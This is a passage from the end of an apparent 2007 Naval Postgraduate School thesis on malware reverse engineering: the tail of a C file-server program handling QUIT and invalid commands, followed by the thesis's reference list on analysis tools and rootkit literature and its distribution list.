                }else if(strcmp(token,"QUIT")==0){
                    // recognized a termination request, exit thread
                    strcpy(message,"Thanks for letting me give you
                                                        files.\n");
                    send(cli_fd,message,strlen(message),0);
                    printf("Connection from %s terminated.\n",
                                        inet_ntoa(their_addr.sin_addr));
                    close(cli_fd);
                    exit(0);

                }else{
                    // received an invalid command, exit thread
                    strcpy(message,"Invalid Command, peace.\n");
                    send(cli_fd,message,strlen(message),0);
                    printf("Connection from %s terminated.\n",
                                        inet_ntoa(their_addr.sin_addr));
                    close(cli_fd);
                    exit(0);
                }
            }
        }
        close(cli_fd);  // parent doesn't need this
    }

    return 0;
}
```

LIST OF REFERENCES

[1] World Internet Usage Statistics News and Populations Stats. Copyright © 2000–2007, Miniwatts Marketing Group. Last Visited: June 13, 2007. <http://www.internetworldstats.com/stats.htm>

[2] "Reverse Engineering," Last Visited: June 10, 2007. <http://en.wikipedia.org/wiki/Reverse_engineering>

[3] Microsoft TechNet: Windows Sysinternals. © 2007 Microsoft Corporation. All rights reserved. Last Visited: June 8, 2007. <http://www.microsoft.com/technet/sysinternals/default.mspx>

[4] Wireshark: The World's Most Popular Network Analyzer. June 8, 2007. <http://www.wireshark.org>

[5] Chris Eagle. Notes for CS4922 (Software Reverse Engineering), Naval Postgraduate School Monterey, CA, 2007 (unpublished).

[6] IDA Pro Disassembler. DataRescue. Last Visited: June 8, 2007. <http://www.datarescue.com/idabase/index.htm>

[7] MSDN Library. © 2007 Microsoft Corporation. All rights reserved. Last Visited: June 8, 2007. <http://msdn2.microsoft.com/en-us/library/default.aspx>

[8] Jason Geffner and Scott Lambert. "Binary Deobfuscation of Malware via Manual Unpacking." Advanced Malware Deobfuscation. Black Hat 2006, July 28–Aug. 2, Caesars Palace, Las Vegas, NV.

[9] UPX: The Ultimate Packer for eXecutables. Last Visited: June 13, 2007. <http://upx.sourceforge.net/>

[10] ASPACK Software. Copyright © 2005 ASPACK SOFTWARE. All rights reserved. Last Visited: June 13, 2007. <http://www.aspack.com/>

[11] Greg Hoglun and James Butler, *Rootkits: Subverting the Windows Kernel*, Addison-Wesley, Upper Saddle River, NJ, 2006.

[12] Windows Driver Kit. © 2007 Microsoft Corporation. All rights reserved. Last Visited: June 8, 2007. <http://msdn2.microsoft.com/en-us/library/aa972908.aspx>

[13] The Honeynet Project, *Know Your Enemy: Learning about Security Threats, Second Edition*, Addison-Wesley, Boston, MA, 2004.

[14] Kevin Mandia, Chris Prosise, and Matt Pepe. *Incident Response & Computer Forensics, Second Edition*, McGraw-Hill, Osborne, KS, 2003.

[15] rootkit.com. Greg Hoglund and James Butler. Last Visited: June 8, 2007. <http://www.rootkit.com/>

[16] Offensive Computing: Community Malicious code research and analysis. Copyright © 2005-2007 Offensive Computing, LLC. All Rights Reserved. Last Visited: June 8, 2007. <http://offensivecomputing.net/>

[17] Malware Analysis Research Group, Naval Postgraduate School, Monterey, CA, 2007.

[18] Ed Josefsson. RFC 3548 – The Base16, Base32, and Base64 Data Encodings. July 2003. < http://www.faqs.org/rfcs/rfc3548.html>

[19] VMTN – Operating Systems – Virtual Appliance Marketplace. Copyright © 2007 VMware, Inc. All rights reserved. Last Visited: June 9, 2007. <http://www.vmware.com/vmtn/appliances/directory/cat/45>

[20] WinPcap, the Packet Capturing and Network Monitoring Library for Windows. June 9, 2007. < http://www.winpcap.org/>

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California

3. Christopher Eagle
   Naval Postgraduate School
   Monterey, California

4. George Dinolt
   Naval Postgraduate School
   Monterey, California

5. Cynthia Irvine
   Naval Postgraduate School
   Monterey, California

6. Nicholas Mikus
   Naval Criminal Investigative Services
   San Diego, California

7. William Asmond
   MITRE Corporation
   Chantilly, Virginia